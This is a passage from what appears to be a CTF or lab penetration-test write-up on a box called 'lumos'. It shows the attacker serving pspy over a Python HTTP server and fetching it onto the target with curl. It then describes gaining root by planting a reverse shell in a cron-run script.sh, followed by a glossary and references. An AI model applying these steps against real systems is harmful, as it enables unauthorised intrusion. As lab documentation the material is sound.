Fig 23: User flag and followed by a hint.

A Python server was hosted from the directory where pspy was located and curl was used in the "slytherin" home directory to execute it. The script revealed a running cron job, which was executing a script.sh in the home directory of "slytherin".

```
┌──(kali㉿220064)-[~/Downloads]
└─$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
192.168.1.73 - - [05/Aug/2023 04:54:45] "GET / HTTP/1.1" 200 -
192.168.1.73 - - [05/Aug/2023 04:54:45] code 404, message File not found
192.168.1.73 - - [05/Aug/2023 04:54:45] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.69 - - [05/Aug/2023 04:54:54] code 404, message File not found
192.168.1.69 - - [05/Aug/2023 04:54:54] "GET /pspy HTTP/1.1" 404 -
192.168.1.69 - - [05/Aug/2023 04:56:02] "GET /pspy64 HTTP/1.1" 200 -
192.168.1.69 - - [05/Aug/2023 04:56:35] "GET /pspy64 HTTP/1.1" 200 -
192.168.1.69 - - [05/Aug/2023 04:57:22] "GET /pspy64 HTTP/1.1" 200 -
```

Fig 24: python server hosting

```
slytherin@lumos:~$ rm pspy64
slytherin@lumos:~$ curl http://192.168.1.73:9090/pspy64 -O pspy.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0  27.3M      0 --:--:-- --:--:-- --:--:-- 27.9M
curl: (6) Could not resolve host: pspy.sh
slytherin@lumos:~$ ls
pspy64  READMME.txt  userflag.txt
slytherin@lumos:~$ chmod +x pspy64
slytherin@lumos:~$ ./pspy
```

Fig 25: using curl to get pspy.



Fig 26: something suspicious in cron.

However, no such script existed, so a script.sh file was created in the directory and the reverse shell code was added there. By listening on the host machine, root shell was successfully accessed completing the full takeover of the box with the root flag. (See fig 22)



Fig 27: creating and editing script.sh.



Fig 28: gaining the root access.

Appendix B: Glossary of Technical Terms

- Access Control: A security technique that regulates who or what can view or use resources in a computing environment. It is a fundamental concept in security that minimizes risk to the business or organization.
- CWE (Common Weakness Enumeration): A list of common software weaknesses. These are types of errors that can lead to serious security vulnerabilities in software.
- Encryption: The method by which information is converted into secret code that hides the information's true meaning. The science of encrypting and decrypting information is called cryptography.
- Hard-Coded Credentials: This refers to when usernames, passwords, or other key pieces of information required for system access are written directly into the source code of a program. This is considered a significant security risk because anyone who can access the code can gain access to the system or sensitive data.
- OWASP (Open Web Application Security Project): A nonprofit foundation that works to improve the security of software. OWASP provides impartial, practical, cost-effective information about computer and Internet applications.
- Steganography: The technique of hiding secret data within an ordinary, non-secret, file, or message in order to avoid detection. The use of steganography can be combined with encryption as an extra step for hiding or protecting data.
- Vulnerability: A flaw or weakness in a system's design, implementation, or operation and management that could be exploited to violate the system's security policy.

- Anonymous Credentials: These are default usernames or passwords (like "guest" or "anonymous") that some systems accept to allow a user to log in without providing their own unique username or password.
- FTP (File Transfer Protocol): A set of rules for transferring files (like documents, images, and videos) from one computer to another over the internet.
- IP Address: A unique label that identifies a device (like a computer or a printer) on a network.
- Nmap: A tool that helps to find out what devices are connected to a network, what services (like websites or file shares) those devices are offering to others, and what kind of firewalls are in use.
- netdiscover: A tool that helps to find devices on a network, often used to get a quick overview of the devices connected to your own network.
- Port: A "door" into a computer that a service (like a website or email server) uses to communicate with other devices.
- Privilege Escalation: The act of gaining additional access or permissions beyond what were originally granted, often used in the context of a user gaining higher-level, administrative access to a system.
- Root Access: The highest level of access on a system, which allows full control over that system.
- Samba: A system that allows computers to share files, printers, and other resources with each other, no matter which operating system they're using.
- Scheduled Task: A task that a computer system is programmed to do at a specific time.

- smbclient: A command-line tool that allows a user to connect to and work with file shares on a Windows system from a Unix or Linux system.
- Steganography: The practice of hiding one file, message, image, or video within another. In cybersecurity, it's often used to hide secret information within a harmless-looking file.
- steghide: A tool used to perform steganography, which can hide data within image or audio files without changing how they look or sound.

References

- Whitman, M. E., & Mattord, H. J. (2017). Principles of Information Security. Cengage Learning. Available at: https://almuhammadi.com/sultan/sec_books/Whitman.pdf
- Mitre.org. (2010). *CWE - CWE-798: Use of Hard-coded Credentials (3.4.1)*. [online] Available at: https://cwe.mitre.org/data/definitions/798.html.
- cwe.mitre.org. (2006). *CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.1)*. [online] Available at: https://cwe.mitre.org/data/definitions/200.html.
- cwe.mitre.org. (n.d.). *CWE - CWE-522: Insufficiently Protected Credentials (4.4)*. [online] Available at: https://cwe.mitre.org/data/definitions/522.html.
- cwe.mitre.org. (n.d.). *CWE - CWE-732: Incorrect Permission Assignment for Critical Resource (4.3)*. [online] Available at: https://cwe.mitre.org/data/definitions/732.html.
- OWASP (2021). *Password Storage · OWASP Cheat Sheet Series*. [online] cheatsheetseries.owasp.org. Available at: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html.
- Meltem, S., Turan, E., Barker, W., Burr, L., Chen, Locke, G. and Gallagher, P. (2010). *NIST Special Publication 800-132 Recommendation for Password-Based Key Derivation Part 1: Storage Applications*. [online] Available at: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-132.pdf.

- National Institute of Standards and Technology (2020). Security and Privacy Controls for Information Systems and Organizations. *Security and Privacy Controlsfor Information Systems and Organizations*, [online] 5(5). doi:https://doi.org/10.6028/nist.sp.800-53r5.
- stevewhims (2022). *Task Security Hardening - Win32 apps*. [online] learn.microsoft.com. Available at: https://learn.microsoft.com/en-us/windows/win32/taskschd/task-security-hardening [Accessed 8 Aug. 2023].
- Video link: https://www.youtube.com/watch?v=4Q5S_M7Bh00